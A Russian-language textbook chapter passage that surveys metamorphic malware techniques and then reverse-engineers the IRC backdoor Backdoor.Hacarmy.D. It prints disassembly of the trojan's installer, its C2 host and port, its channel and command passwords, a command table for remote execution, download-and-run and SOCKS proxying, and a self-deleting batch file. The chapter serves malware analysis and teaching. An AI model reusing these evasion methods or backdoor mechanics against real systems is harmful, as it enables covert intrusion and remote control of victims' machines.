Метаморфизм

Полиморфизм ограничен поверхностными изменениями кода расшифрования, поэтому антивирус всё ещё может анализировать его и извлекать высокоуровневые признаки.

Метаморфизм - следующий логический шаг. Вместо шифрования тела и небольших изменений механизма расшифрования при каждом воспроизведении преобразуется вся программа. С точки зрения автора malware преимущество в том, что разные версии могут радикально отличаться, чрезвычайно затрудняя или делая невозможным сигнатурное обнаружение.

Для метаморфизма нужен мощный механизм анализа, встроенный в саму вредоносную программу. При каждом копировании он сканирует код и на лету создаёт новую версию. Особенно интересны виды изменений, применяемые ко всей программе, включая сам механизм.

Выбор инструкций и регистров

Механизм анализирует программу целиком и заново генерирует весь код. При выводе он случайно выбирает конкретные инструкции, ведь одну операцию часто можно выполнить несколькими способами, и регистры.

Порядок инструкций

Иногда порядок независимых друг от друга инструкций внутри функции можно случайно менять.

Инвертирование условий

Для серьёзного преобразования можно инвертировать условные выражения. Например, вместо проверки равенства операндов проверять неравенство; компиляторы регулярно делают это сами, см. приложение А. Результат значительно перестраивает код, поскольку условные блоки приходится перемещать внутри функции. Даже высокоуровневому сканеру антивируса будет трудно опознать программу.

Вставка мусора

По всей программе можно случайно вставлять мусорные инструкции, обрабатывающие несущественные данные. Это дополнительно сбивает с толку антивирус и человека-исследователя.

Порядок функций

Порядок хранения функций в модуле почти не влияет на выполнение, а его рандомизация несколько затрудняет идентификацию.

Итак, сочетание перечисленных и, возможно, других методов позволяет метаморфному механизму создавать очень гибкое malware, которое чрезвычайно трудно найти и распознать.

Создание безопасной среды

Остальная часть главы подробно описывает исследование настоящей вредоносной программы, чтобы читателям без подходящей среды не пришлось повторять его. Пробовать следует только на отдельном компьютере, не подключённом ни к локальной сети, ни к Интернету. Можно использовать Microsoft Virtual PC или VMWare Workstation, но виртуальная машина должна быть полностью отделена от основной системы и Интернета. Если она подключена к сети, та не должна иметь связи ни с Интернетом, ни с хостом.

Для переноса исполняемых файлов, включая сам образец, из основной системы в тестовую используйте записываемый CD или DVD, чтобы программа не смогла скопироваться на носитель и заразить другие машины. При хранении на диске или CD разумно переименовать файл, задав неисполняемое расширение, во избежание случайного запуска.

Рассматриваемый далее `Backdoor.Hacarmy.D` можно загрузить с сайта книги: www.wiley.com/go/eeilam.

Backdoor.Hacarmy.D

В качестве практического примера выбрана троянская лазейка `Backdoor.Hacarmy.D`. Это сравнительно простое malware, которое легко исследовать и, самое важное, не имеет автоматического механизма самовоспроизведения. Поэтому изучение не приведёт к дальнейшему распространению. Однако пренебрегать описанными мерами безопасности нельзя: программа остаётся вредоносной и требует уважительного обращения.

По существу это троян, часто распространяемый как безобидная картинка под разными именами. Моя копия называлась `Webcam Shots.scr`. Расширение SCR предназначено для экранных заставок, но те являются обычными программами; теоретически можно создать текстовый процессор `.scr`, и он будет работать. Трюк эффективен потому, что некоторые программы, например почтовые клиенты, по глупости показывают для таких файлов значок картинки, а не приложения. Пользователь может принять программу за изображение. Простое решение - специальное предупреждение при загрузке исполняемого файла через веб или почту. Конкретные имена различаются. В одних сообщениях, обычно отправленных в группы новостей, файл выдавали за фотографию футболиста Дэвида Бекхэма; в других утверждалось, что он доказывает, будто американец Nick Berg, убитый в Ираке в мае 2004 года, всё ещё жив. И сообщение, и имя должны убедить ничего не подозревающего пользователя открыть вложение и активировать лазейку.

Распаковка исполняемого файла

Как для любого исполняемого файла, сначала следует вывести основные заголовки и таблицы импорта/экспорта через DUMPBIN или похожую программу. Сокращённый результат приведён в листинге 8.1.

```
Microsoft (R) COFF/PE Dumper Version 7.10.3077
Copyright (C) Microsoft Corporation. All rights reserved.

Dump of file Webcam Shots.scr

File Type: EXECUTABLE IMAGE

Section contains the following imports:

KERNEL32.DLL

0 LoadLibraryA
0 GetProcAddress
0 ExitProcess

ADVAPI32.DLL

0 RegCloseKey

CRTDLL.DLL

0 atoi

SHELL32.DLL

0 ShellExecuteA

USER32.DLL

0 CharUpperBuffA

WININET.DLL

0 InternetOpenA

WS2_32.DLL

0 bind

Summary

3000 .rsrc
9000 UPX0
2000 UPX1
```

Листинг 8.1. Сокращённый вывод DUMPBIN для `Backdoor.Hacarmy.D`.

У вывода несколько необычных свойств. Во-первых, многие DLL имеют только одну импортируемую функцию, что крайне нетипично и бессмысленно. Что программа сможет сделать с `WS2_32.DLL`, вызывая лишь `bind`? Почти ничего. То же относится к `CRTDLL.DLL`, `ADVAPI32.DLL` и остальным. Разгадка находится в разделе Summary. Обычно ожидается секция `.text` с кодом, но её нет. Вместо неё присутствует стандартная ресурсная `.rsrc` и две неизвестные секции `UPX0` и `UPX1`.

Быстрый поиск показывает, что UPX - упаковщик исполняемых файлов с открытым исходным кодом. Упаковщик сжимает или шифрует программу на месте, прозрачно для пользователя: после запуска она автоматически восстанавливается в памяти. Некоторые упаковщики являются антиреверсивными средствами, шифруют программу и противодействуют отладчикам и дизассемблерам. Другие только уменьшают размер. UPX относится ко второй группе. Для такой троянской лазейки логично применять его, чтобы файл был как можно меньше.

Предположение можно проверить последней бета-версией UPX для Windows. Обратите внимание, лазейка использует именно новейшую beta; актуальный на момент написания выпуск 1.25 файл не распознавал. Запустим UPX с параметром `-l`, чтобы получить сведения о сжатии:

```
Ultimate Packer for eXecutables
Copyright (C) 1996, 1997, 1998, 1999, 2000, 2001, 2002, 2003, 2004
UPX 1.92 beta    Markus F.X.J. Oberhumer & Laszlo Molnar   Jul 20th 2004

File size         Ratio      Format      Name
--------------------   ------   -----------   -----------

27680 ->     18976   68.55%    win32/pe     Webcam Shots.scr
```

Как и ожидалось, файл упакован UPX и благодаря этому примерно на 9 Кбайт меньше. Исследовать его в сжатом виде несколько неудобно, поэтому попросим UPX окончательно распаковать программу и будем работать с результатом. Параметр `-d` заменяет сжатый файл функционально идентичной распакованной версией. После этого стоит снова запустить DUMPBIN. Его результат приведён в листинге 8.2.

```
Dump of file Webcam Shots.scr

Section contains the following imports:

KERNEL32.DLL

0 DeleteFileA
0 ExitProcess
0 ExpandEnvironmentStringsA
0 FreeLibrary
0 GetCommandLineA
0 GetLastError
0 GetModuleFileNameA
0 GetModuleHandleA
0 GetProcAddress
0 GetSystemDirectoryA
0 CloseHandle
0 GetTempPathA
0 GetTickCount
0 GetVersionExA
0 LoadLibraryA
0 CopyFileA
0 OpenProcess
0 ReleaseMutex
0 RtlUnwind
0 CreateFileA
0 Sleep
0 TerminateProcess
0 TerminateThread
0 WriteFile
0 CreateMutexA
0 CreateThread

ADVAPI32.DLL

0 GetUserNameA
0 RegDeleteValueA
0 RegCreateKeyExA
0 RegCloseKey
0 RegQueryValueExA
0 RegSetValueExA

CRTDLL.DLL

0 __GetMainArgs
0 atoi
0 exit
0 free
0 malloc
0 memset
```

```
  0 printf
  0 raise
  0 rand
  0 signal
  0 sprintf
  0 srand
  0 strcat
  0 strchr
  0 strcmp
  0 strncpy
  0 strstr
  0 strtok

  SHELL32.DLL

  0 ShellExecuteA

  USER32.DLL

  0 CharUpperBuffA

  WININET.DLL

  0 InternetCloseHandle
  0 InternetGetConnectedState
  0 InternetOpenA
  0 InternetOpenUrlA
  0 InternetReadFile

  WS2_32.DLL

  0 WSACleanup
  0 listen
  0 ioctlsocket
  0 inet_addr
  0 htons
  0 getsockname
  0 socket
  0 gethostbyname
  0 gethostbyaddr
  0 connect
  0 closesocket
  0 bind
  0 accept
  0 __WSAFDIsSet
  0 WSAStartup
  0 send
  0 select
  0 recv

  Summary

  1000 .bss
  1000 .data
  1000 .idata
  3000 .rsrc
  3000 .text
```

Листинг 8.2. Вывод DUMPBIN для распакованной версии лазейки.

Теперь всё выглядит правильнее: видны точные функции, и исследование станет проще. Иногда автоматически распаковать программу невозможно, и приходится работать с упакованной версией; эта тема подробно рассматривается в части III. Пока запустим образец и выясним, что он делает. Разумеется, только в контролируемой изолированной среде без ценных данных и программ. Нельзя предсказать, на что способно malware.

Первые впечатления

После запуска `Webcam Shots.scr` сначала не происходит ничего. Так и задумано: программа не хочет никак показывать себя пользователю, она создана невидимой. Авторы могли бы сделать её убедительнее, встроив настоящее изображение, а при первом запуске извлекая и показывая его. Тогда пользователь не заподозрил бы неладное. Но здесь после щелчка ничего не происходит, и это может вызвать подозрение.

Впрочем, типичные жертвы подобных программ - нетехнические пользователи, которые не всегда понимают, чего ожидать от компьютера. Скорее всего, они решат, что изображение не появилось по их собственной вине.

Первое настоящее изменение после запуска: первоначальный исполняемый файл исчезает из каталога. В списке задач появляется новый неизвестный процесс `ZoneLockup.exe`. Я проводил опыт на чистой Windows 2000 почти без дополнительных программ, поэтому заметить его было легко. Имя явно выбрано, чтобы наивный пользователь принял процесс за компонент безопасности.

В более мощном средстве, например Sysinternals Process Explorer с сайта www.sysinternals.com, можно увидеть полный путь процесса. Программа поместила себя в каталог `SYSTEM32` текущей ОС, в моём случае `C:\WINNT\SYSTEM32`.

Первоначальная установка

Рассмотрим код первого запуска: это ближайший аналог установочной программы. Он приведён в листинге 8.3.

```
00402621  PUSH EBP
00402622  MOV EBP,ESP
00402624  SUB ESP,42C
0040262A  PUSH EBX
0040262B  PUSH ESI
0040262C  PUSH EDI
0040262D  XOR ESI,ESI
0040262F  PUSH 104                      ; BufSize = 104 (260.)
00402634  PUSH ZoneLock.00404540        ; PathBuffer = ZoneLock.00404540
00402639  PUSH 0                        ; hModule = NULL
0040263B  CALL <JMP.&KERNEL32.GetModuleFileNameA>
00402640  PUSH 104                      ; BufSize = 104 (260.)
00402645  PUSH ZoneLock.00404010        ; Buffer = ZoneLock.00404010
0040264A  CALL <JMP.&KERNEL32.GetSystemDirectoryA>
0040264F  PUSH ZoneLock.00405544        ; src = "\"
00402654  PUSH ZoneLock.00404010        ; dest = "C:\WINNT\system32"
00402659  CALL <JMP.&CRTDLL.strcat>
0040265E  ADD ESP,8
00402661  LEA ECX,DWORD PTR DS:[404540]
00402667  OR EAX,FFFFFFFF
0040266A  INC EAX
0040266B  CMP BYTE PTR DS:[ECX+EAX],0
0040266F  JNZ SHORT ZoneLock.0040266A
00402671  MOV EBX,EAX
00402673  PUSH EBX                      ; Count
00402674  PUSH ZoneLock.00404540        ; String = "C:\WINNT\SYSTEM32\ZoneLockup.exe"
00402679  CALL <JMP.&USER32.CharUpperBuffA>
0040267E  LEA ECX,DWORD PTR DS:[404010]
00402684  OR EAX,FFFFFFFF
00402687  INC EAX
00402688  CMP BYTE PTR DS:[ECX+EAX],0
0040268C  JNZ SHORT ZoneLock.00402687
0040268E  MOV EBX,EAX
00402690  PUSH EBX                      ; Count
00402691  PUSH ZoneLock.00404010        ; String = "C:\WINNT\system32"
```

```
00402696  CALL <JMP.&USER32.CharUpperBuffA>
0040269B  PUSH 0
0040269D  CALL ZoneLock.004019CB
004026A2  ADD ESP,4
004026A5  PUSH ZoneLock.00404010       ; s2 = "C:\WINNT\system32"
004026AA  PUSH ZoneLock.00404540       ; s1 = "C:\WINNT\SYSTEM32\ZoneLockup.exe"
004026AF  CALL <JMP.&CRTDLL.strstr>
004026B4  ADD ESP,8
004026B7  CMP EAX,0
004026BA  JNZ SHORT ZoneLock.00402736
004026BC  PUSH ZoneLock.00405094       ; src = "ZoneLockup.exe"
004026C1  PUSH ZoneLock.00404010       ; dest = "C:\WINNT\system32"
004026C6  CALL <JMP.&CRTDLL.strcat>
004026CB  ADD ESP,8
004026CE  MOV EDI,0
004026D3  JMP SHORT ZoneLock.004026E0
004026D5  PUSH 1F4                     ; Timeout = 500 ms
004026DA  CALL <JMP.&KERNEL32.Sleep>
004026DF  INC EDI
004026E0  PUSH 0                       ; FailIfExists = FALSE
004026E2  PUSH ZoneLock.00404010       ; NewFileName = "C:\WINNT\system32"
004026E7  PUSH ZoneLock.00404540       ; ExistingFileName = "C:\WINNT\SYSTEM32\ZoneLockup.exe"
004026EC  CALL <JMP.&KERNEL32.CopyFileA>
004026F1  OR EAX,EAX
004026F3  JNZ SHORT ZoneLock.004026FA
004026F5  CMP EDI,5
004026F8  JL SHORT ZoneLock.004026D5
004026FA  PUSH ZoneLock.00404540       ; <%s> = "C:\WINNT\SYSTEM32\ZoneLockup.exe"
004026FF  PUSH ZoneLock.0040553D       ; format = "qwer%s"
00402704  LEA EAX,DWORD PTR SS:[EBP-29C]
0040270A  PUSH EAX                     ; s
0040270B  CALL <JMP.&CRTDLL.sprintf>
00402710  ADD ESP,0C
00402713  PUSH 5                       ; IsShown = 5
00402715  PUSH 0                       ; DefDir = NULL
00402717  LEA EAX,DWORD PTR SS:[EBP-29C]
0040271D  PUSH EAX                     ; Parameters
0040271E  PUSH ZoneLock.00404010       ; FileName = "C:\WINNT\system32"
00402723  PUSH ZoneLock.00405696       ; Operation = "open"
00402728  PUSH 0                       ; hWnd = NULL
0040272A  CALL <JMP.&SHELL32.ShellExecuteA>
0040272F  PUSH 0                       ; ExitCode = 0
00402731  CALL <JMP.&KERNEL32.ExitProcess>
00402736  CALL <JMP.&KERNEL32.GetCommandLineA>
0040273B  PUSH ZoneLock.00405538       ; s2 = "qwer"
00402740  PUSH EAX                     ; s1
00402741  CALL <JMP.&CRTDLL.strstr>
00402746  ADD ESP,8
00402749  MOV ESI,EAX
0040274B  OR ESI,ESI
0040274D  JE SHORT ZoneLock.00402775
0040274F  MOV ECX,ESI
00402751  OR EAX,FFFFFFFF
00402754  INC EAX
00402755  CMP BYTE PTR DS:[ECX+EAX],0
00402759  JNZ SHORT ZoneLock.00402754
0040275B  CMP EAX,8
0040275E  JBE SHORT ZoneLock.00402775
00402760  PUSH 7D0                     ; Timeout = 2000 ms
00402765  CALL <JMP.&KERNEL32.Sleep>
0040276A  MOV EAX,ESI
0040276C  ADD EAX,4
0040276F  PUSH EAX                     ; FileName
00402770  CALL <JMP.&KERNEL32.DeleteFileA>
00402775  PUSH ZoneLock.004050A3       ; MutexName = "botsmfdutpex"
0040277A  PUSH 1                       ; InitialOwner = TRUE
0040277C  PUSH 0                       ; pSecurity = NULL
0040277E  CALL <JMP.&KERNEL32.CreateMutexA>
```

```
00402783  MOV DWORD PTR DS:[404650],EAX
00402788  CALL <JMP.&KERNEL32.GetLastError>
0040278D  CMP EAX,0B7
00402792  JNZ SHORT ZoneLock.0040279B
00402794  PUSH 0                        ; ExitCode = 0
00402796  CALL <JMP.&KERNEL32.ExitProcess>
```

Листинг 8.3. Функция установки лазейки.

При первом запуске программа проверяет, установлена ли она, и при необходимости устанавливает себя. `GetModuleFileName` получает имя основного исполняемого файла, после чего проверяется наличие имени системного каталога `SYSTEM32` в пути. Если установка ещё не выполнена, программа копирует себя в `SYSTEM32` под именем `ZoneLockup.exe`, запускает копию и завершает исходный процесс через `ExitProcess`.

Новый экземпляр выполняет тот же код, но проверка обнаруживает запуск из `SYSTEM32` и передаёт управление на `00402736`. Здесь выясняется, впервые ли программа запущена из постоянного места. В параметрах командной строки ищется специальный флаг `qwer` вместе с полным путём и именем исходного троянского файла, например `Webcam Shots.scr`. Эти сведения нужны, чтобы удалить оригинал: после создания и запуска `ZoneLockup.exe` хранить его незачем.

Почему имя передаётся новому экземпляру, а не удаляется прежним? Windows блокирует загруженные исполняемые файлы. Поэтому программа должна запустить копию, завершить первый процесс и лишь затем удалить исходник.

Далее создаётся мьютекс `botsmfdutpex`, что бы ни означало это имя. Он не позволяет запустить второй экземпляр: если мьютекс уже существует, процесс завершается. Так программа не пытается повторно заразить тот же узел.

Инициализация связи

Следующая часть функции слишком длинна для публикации, но читается легко. Она собирает сведения об узле, включая точную версию ОС и имя вошедшего пользователя. Затем начинается основной цикл программы, показанный в листинге 8.4.

```
00402939  PUSH 0
0040293B  LEA EAX,DWORD PTR SS:[EBP-4]
0040293E  PUSH EAX
0040293F  CALL <JMP.&WININET.InternetGetConnectedState>
00402944  OR EAX,EAX
00402946  JNZ SHORT ZoneLock.00402954
00402948  PUSH 7530                   ; Timeout = 30000 ms
0040294D  CALL <JMP.&KERNEL32.Sleep>
00402952  JMP SHORT ZoneLock.0040299A
00402954  CMP DWORD PTR DS:[EDI*4+405104],0
0040295C  JNZ SHORT ZoneLock.00402960
0040295E  XOR EDI,EDI
00402960  PUSH DWORD PTR DS:[EDI*4+40510C]
00402967  PUSH DWORD PTR DS:[EDI*4+405104]
0040296E  CALL ZoneLock.004029B1
00402973  ADD ESP,8
00402976  MOV ESI,EAX
00402978  CMP ESI,1
0040297B  JNZ SHORT ZoneLock.0040298A
0040297D  PUSH DWORD PTR DS:[40464C]  ; Timeout = 0 ms
00402983  CALL <JMP.&KERNEL32.Sleep>
00402988  JMP SHORT ZoneLock.00402990
0040298A  CMP ESI,3
0040298D  JE SHORT ZoneLock.0040299C
0040298F  INC EDI
00402990  PUSH 1388                   ; Timeout = 5000 ms
00402995  CALL <JMP.&KERNEL32.Sleep>
0040299A  JMP SHORT ZoneLock.00402939
```

Листинг 8.4. Основной цикл лазейки, проверяющий сетевое соединение.

Это явно бесконечный цикл, например `while (1)`. Сначала он многократно вызывает `InternetGetConnectedState` и при результате FALSE засыпает на 30 секунд. API якобы проверяет соединение с Интернетом, хотя в действительности лишь наличие допустимого IP-адреса. Программа ждёт появления сетевого подключения.

После успеха вызывается `004029B1`: первый параметр указывает на жёстко заданную строку `g.hackarmy.tk`, второй равен `0x1A0B`, или 6667. Внутри вызывается `0040129C`, которая передаёт строку функции Winsock2 `gethostbyname`, а затем соединяется с адресом через `connect`. Порт равен 6667. На сайте IANA, Internet Assigned Numbers Authority, www.iana.org, видно, что порты 6665-6669 зарегистрированы для IRCU, служб Internet Relay Chat.

Похоже, троян хочет с кем-то поговорить. Догадаетесь с кем? Подсказка: на нём чёрная шляпа, по крайней мере на иллюстрациях в книгах по безопасности; на деле это, вероятно, просто скучающий подросток в бейсболке. Программа явно подключается к IRC-серверу для общения с атакующим, скорее всего собственным автором. Адрес `g.hackarmy.tk` к моменту написания уже не работал и, вероятно, не заработает. Его, скорее всего, закрыли вскоре после обнаружения антивирусными компаниями. Изначально он указывал либо на специально созданный IRC-сервер, либо на один из общедоступных.

Подключение к серверу

Чтобы проверить возможности лазейки, я настроил IRC-сервер в отдельной виртуальной машине и присвоил ему имя `g.hackarmy.tk`, после чего троян подключился к нему. Вы можете повторить опыт, но, вероятно, достаточно прочитать описание. Для эффективности я сочетал обычный реверс-инжиниринг с живым общением через IRC.

После подключения сокета обнаруживается интересная и необычная функция из листинга 8.5.

```
004014EC  PUSH EBP
004014ED  MOV EBP,ESP
004014EF  PUSH EBX
004014F0  PUSH ESI
004014F1  PUSH EDI
004014F2  CALL <JMP.&KERNEL32.GetTickCount>
004014F7  PUSH EAX                      ; seed
004014F8  CALL <JMP.&CRTDLL.srand>
004014FD  POP ECX
004014FE  CALL <JMP.&CRTDLL.rand>
00401503  MOV EDX,EAX
00401505  AND EDX,80000003
0040150B  JGE SHORT ZoneLock.00401512
0040150D  DEC EDX
0040150E  OR EDX,FFFFFFFC
00401511  INC EDX
00401512  MOV EBX,EDX
00401514  ADD EBX,4
00401517  MOV ESI,0
0040151C  JMP SHORT ZoneLock.00401535
0040151E  CALL <JMP.&CRTDLL.rand>
00401523  MOV EDI,DWORD PTR SS:[EBP+8]
00401526  MOV ECX,1A
0040152B  CDQ
0040152C  IDIV ECX
0040152E  ADD EDX,61
00401531  MOV BYTE PTR DS:[EDI+ESI],DL
00401534  INC ESI
00401535  CMP ESI,EBX
00401537  JLE SHORT ZoneLock.0040151E
00401539  MOV EAX,DWORD PTR SS:[EBP+8]
0040153C  MOV BYTE PTR DS:[EAX+ESI],0
00401540  POP EDI
00401541  POP ESI
00401542  POP EBX
00401543  POP EBP
00401544  RETN
```

Листинг 8.5. Функция генерации случайной строки.

Она создаёт случайные данные, используя текущий счётчик тиков как seed. Длина буфера тоже несколько случайна: по умолчанию 5 байт, но может составлять от 2 до 8 в зависимости от знака результата `rand`. В основном цикле для каждого байта вычисляется случайное число, берётся остаток по модулю `0x1A`, или 26, прибавляется `0x61`, или 97, а результат записывается в буфер.

Наблюдение в OllyDbg показывает, что получается короткая случайная строка из строчных букв, помещённая в переданный вызывающим кодом буфер.

Обратите внимание, что остаток вычисляется крайне неэффективной `IDIV`. Это указывает на компиляцию с параметром вроде Minimize Size, если исходник был на высокоуровневом языке. При оптимизации скорости компилятор применил бы умножение на обратную величину, создав более длинный, но быстрый код. Это неудивительно: программа поставлялась упакованной UPX, и автор явно стремился минимизировать размер. Распознавание оптимизированного деления и других арифметических операций рассматривается в приложении B.

Следующая последовательность берёт случайную строку и формирует сообщение для IRC-сервера.

```
00402ABB  PUSH EAX                      ; <%s>
00402ABC  PUSH ZoneLock.0040519E        ; <%s> = "USER"
00402AC1  LEA EAX,DWORD PTR SS:[EBP-204]
00402AC7  PUSH EAX                      ; <%s>
00402AC8  PUSH ZoneLock.00405199        ; <%s> = "NICK"
00402ACD  PUSH ZoneLock.004054C5        ; format = "%s %s %s %s "x.com" "x" :x"
00402AD2  LEA EAX,DWORD PTR SS:[EBP-508]
00402AD8  PUSH EAX                      ; s
00402AD9  CALL <JMP.&CRTDLL.sprintf>
```

Поскольку EAX содержит адрес случайной строки, теперь понятно её назначение: это имя пользователя лазейки при подключении к серверу. Последовательность создаёт сообщение, в котором меняется лишь случайное имя:

```
NICK vsorpy USER vsorpy "x.com" "x" :x
```

Согласно RFC 1459, спецификации IRC, на сервере регистрируется новый пользователь `vsorpy`. Имя представляет конкретную заражённую систему в чате. Случайная схема, вероятно, позволяет множеству клиентов подключаться без конфликтов и удобно общаться сразу с несколькими заражёнными машинами.

Вход в канал

После соединения программа и сервер выполняют обычное рукопожатие IRC. Следующее важное событие - уведомление о наличии MOTD, Message of the Day. На его основе код выбирает способ входа в канал связи с атакующим.

```
00402D80  JBE SHORT ZoneLock.00402DA7
00402D82  PUSH ZoneLock.004050B6        ; <%s> = "grandad"
00402D87  PUSH ZoneLock.004050B0        ; <%s> = "##g##"
00402D8C  PUSH ZoneLock.004051A3        ; <%s> = "JOIN"
00402D91  PUSH ZoneLock.004054AC        ; format = "%s %s %s"
00402D96  LEA EAX,DWORD PTR SS:[EBP-260]
00402D9C  PUSH EAX                      ; s
00402D9D  CALL <JMP.&CRTDLL.sprintf>
00402DA2  ADD ESP,14
00402DA5  JMP SHORT ZoneLock.00402DC5
00402DA7  PUSH ZoneLock.004050B0        ; <%s> = "##g##"
00402DAC  PUSH ZoneLock.004051A3        ; <%s> = "JOIN"
00402DB1  PUSH ZoneLock.004054BE        ; format = "%s %s"
00402DB6  LEA EAX,DWORD PTR SS:[EBP-260]
00402DBC  PUSH EAX                      ; s
00402DBD  CALL <JMP.&CRTDLL.sprintf>
```

Первый `sprintf` вызывается при наличии MOTD, второй - при отсутствии. Обе команды входят в канал ##g##, но в первом случае с паролем `grandad`. Подключившись к этому каналу частного сервера от имени атакующего, можно увидеть помимо собственного ника случайное имя лазейки. Команды управления приходится определять по коду их обработки: простой сетевой монитор списка не покажет.

Общение с лазейкой

Особенно важен код обработки личных сообщений: именно через них атакующий управляет программой. Единственная прямая ссылка на строку `PRIVMSG` ведёт к следующей проверке.

```
00402E82  PUSH DWORD PTR SS:[EBP-C]               ; s2
00402E85  PUSH ZoneLock.0040518A                  ; s1 = "PRIVMSG"
00402E8A  CALL <JMP.&CRTDLL.strcmp>               ; strcmp
00402E8F  ADD ESP,8
00402E92  OR EAX,EAX
00402E94  JNZ ZoneLock.00402F8F
00402E9A  PUSH ZoneLock.004054A7                  ; s2 = " :"
00402E9F  MOV EAX,DWORD PTR SS:[EBP+8]
00402EA2  INC EAX
00402EA3  PUSH EAX                                ; s1
00402EA4  CALL <JMP.&CRTDLL.strstr>               ; strstr
00402EA9  ADD ESP,8
00402EAC  MOV EDX,EAX
00402EAE  ADD EDX,2
00402EB1  MOV ESI,EDX
00402EB3  JNZ SHORT ZoneLock.00402EBC
00402EB5  XOR EAX,EAX
00402EB7  JMP ZoneLock.00403011
00402EBC  MOVSX EAX,BYTE PTR DS:[ESI]
00402EBF  MOVSX EDX,BYTE PTR DS:[4050C5]
00402EC6  CMP EAX,EDX
00402EC8  JE SHORT ZoneLock.00402ED1
00402ECA  XOR EAX,EAX
```

После подтверждения `PRIVMSG` программа пропускает двоеточие начала сообщения и сравнивает первый символ с жёстко заданным в `004050C5` восклицательным знаком. При несовпадении функция возвращается к ожиданию. Значит, команды начинаются с `!`. Далее выполняется ещё одна проверка.

```
00402EED  XOR EDI,EDI
00402EEF  LEA EAX,DWORD PTR SS:[EBP-60]
00402EF2  PUSH EAX
00402EF3  IMUL EAX,EDI,50
00402EF6  LEA EAX,DWORD PTR DS:[EAX+4051C5]
00402EFD  PUSH EAX
00402EFE  CALL <JMP.&CRTDLL.strcmp>
00402F03  ADD ESP,8
00402F06  OR EAX,EAX
00402F08  JNZ SHORT ZoneLock.00402F0D
00402F0A  XOR EBX,EBX
00402F0C  INC EBX
00402F0D  INC EDI
00402F0E  CMP EDI,3
00402F11  JLE SHORT ZoneLock.00402EEF
```

Строка `[EBP-60]`, ник отправителя, сравнивается с массивом глобальных строк по `0x50`, или 80, символов. Сначала все четыре пусты, поэтому вместо функции `00403016` выполняется следующий код.

```
00402F29  PUSH ZoneLock.004050BE       ; <%s> = "tounge"
00402F2E  PUSH ZoneLock.00405110       ; <%s> = "morris"
00402F33  PUSH ZoneLock.004054A1       ; format = "%s %s"
00402F38  LEA EAX,DWORD PTR SS:[EBP-260]
00402F3E  PUSH EAX                     ; s
00402F3F  CALL <JMP.&CRTDLL.sprintf>
00402F44  LEA EAX,DWORD PTR SS:[EBP-260]
00402F4A  PUSH EAX                     ; s2
00402F4B  PUSH ESI                     ; s1
00402F4C  CALL <JMP.&CRTDLL.strcmp>
```

sprintf создаёт строку morris tounge, которая сравнивается с сообщением. При команде !morris tounge ник отправителя сохраняется в свободном элементе массива 004051C5. Это секретный пароль: программа принимает команды лишь от прошедшего проверку пользователя. Раздельное хранение слов - примитивный антиреверсивный приём, мешающий найти пароль простым поиском по двоичному файлу.

Получив пароль, легко определить команды в функции 00403016, отыскивая вызовы сравнения строк. Типичная последовательность:

```
0040308B  PUSH ZoneLock.0040511B       ; s2 = "?dontuseme"
00403090  LEA EAX,DWORD PTR SS:[EBP-200]
00403096  PUSH EAX                     ; s1
00403097  CALL <JMP.&CRTDLL.strcmp>
0040309C  ADD ESP,8
0040309F  OR EAX,EAX
004030A1  JNZ SHORT ZoneLock.004030B2
004030A3  CALL ZoneLock.00401AA0
004030A8  MOV EAX,3
004030AD  JMP ZoneLock.00403640
004030B2  PUSH ZoneLock.00405126       ; s2 = "?quit"
004030B7  LEA EAX,DWORD PTR SS:[EBP-200]
004030BD  PUSH EAX                     ; s1
004030BE  CALL <JMP.&CRTDLL.strcmp>
004030C3  ADD ESP,8
004030C6  OR EAX,EAX
004030C8  JNZ SHORT ZoneLock.004030D4
004030CA  MOV EAX,3
004030CF  JMP ZoneLock.00403640
004030D4  PUSH ZoneLock.00405138       ; s2 = "threads"
004030D9  LEA EAX,DWORD PTR SS:[EBP-200]
004030DF  PUSH EAX                     ; s1
004030E0  CALL <JMP.&CRTDLL.strcmp>
```

Все строки сравниваются с командой из [EBP-200] без восклицательного знака. Вместо разбора каждой ветви попробуем очевидную !info.

```
/JOIN ##g##
<attacker> !morris tounge
<attacker> !info
-iyljuhn- Windows 2000 [Service Pack 4]. uptime: 0d 18h 11m.

cpu 1648MHz. online: 0d 0h 0m. Current user: eldade.
IP:192.168.11.128 Hostname:eldad-vm-2ksrv. Processor x86
Family 6 Model 9 Stepping 8, GenuineIntel.
```

После входа в канал и передачи пароля команда возвращает версию ОС заражённого узла, скорость и модель процессора, IP-адрес, имя системы и пользователя.

Есть и более опасные команды. !execute запускает локальный исполняемый файл, а !webfind64 загружает файл с удалённого сервера и при необходимости запускает. Вместе они дают атакующему полный контроль.

Запуск серверов SOCKS4

Команда !socks4 создаёт поток, ожидающий соединений протокола SOCKS4, известного прокси-протокола для косвенного доступа к сети. Лазейка поддерживает несколько потоков на заданных атакующим портах. Если заражённая система имеет открытый интернет-порт, её можно превратить в прокси и подключаться к другим серверам под личностью законного владельца. Такие соединения пригодны для веба, почты и любых преступных задач, а проследить настоящий источник крайне трудно, особенно при кратком использовании и тщательной очистке каждого прокси.

Очистка места преступления

Команда самоуничтожения `!?dontuseme` удаляет запись автозапуска и исполняемый файл. Поскольку работающий файл удалить нельзя, функция `00401AA0` создаёт `rm.bat`, запускает его и завершает программу.

```
@echo off
:start
if not exist "C:\WINNT\SYSTEM32\ZoneLockup.exe" goto done
del "C:\WINNT\SYSTEM32\ZoneLockup.exe"
goto start
:done
del rm.bat
```

Пакетный файл циклически пытается удалить основной исполняемый файл и заканчивает лишь после его исчезновения, дождавшись завершения `ZoneLockup.exe`.

Backdoor.Hacarmy.D: справочник команд

Собранные сведения стоит свести в таблицу.

Таблица 8.1. Поддерживаемые команды `Trojan/Backdoor.Hacarmy.D`

Команда	Описание	Аргументы
`!?dontuseme`	Самоуничтожение: удаление записи Autorun и исполняемого файла.	-
`!socks4`	Запуск потока сервера SOCKS4, превращающего заражённую систему в прокси.	Номер открываемого порта.
`!threads`	Вывод активных серверных потоков.	-
`!info`	Общие сведения об узле: имя, IP-адрес, модель и скорость ЦП, текущий пользователь и другое.	-
`!?quit`	Завершение процесса без удаления; он запустится при следующей загрузке.	-
`!?disconnect`	Отключение от IRC и ожидание перед повторным соединением.	Число минут ожидания.
`!execute`	Скрытый запуск локального исполняемого файла.	Полный путь к файлу.
`!delete`	Удаление файла с сообщением об успехе или ошибке.	Полный путь к удаляемому файлу.
`!webfind64`	Загрузка файла с удалённого сервера по `http://`, `ftp://` и другим протоколам.	URL и локальное имя файла.
`!killprocess`, `!listprocesses`	Строки и функция `0040239A` существуют, но код недостижим; возможно, будущая возможность.	-

Заключение

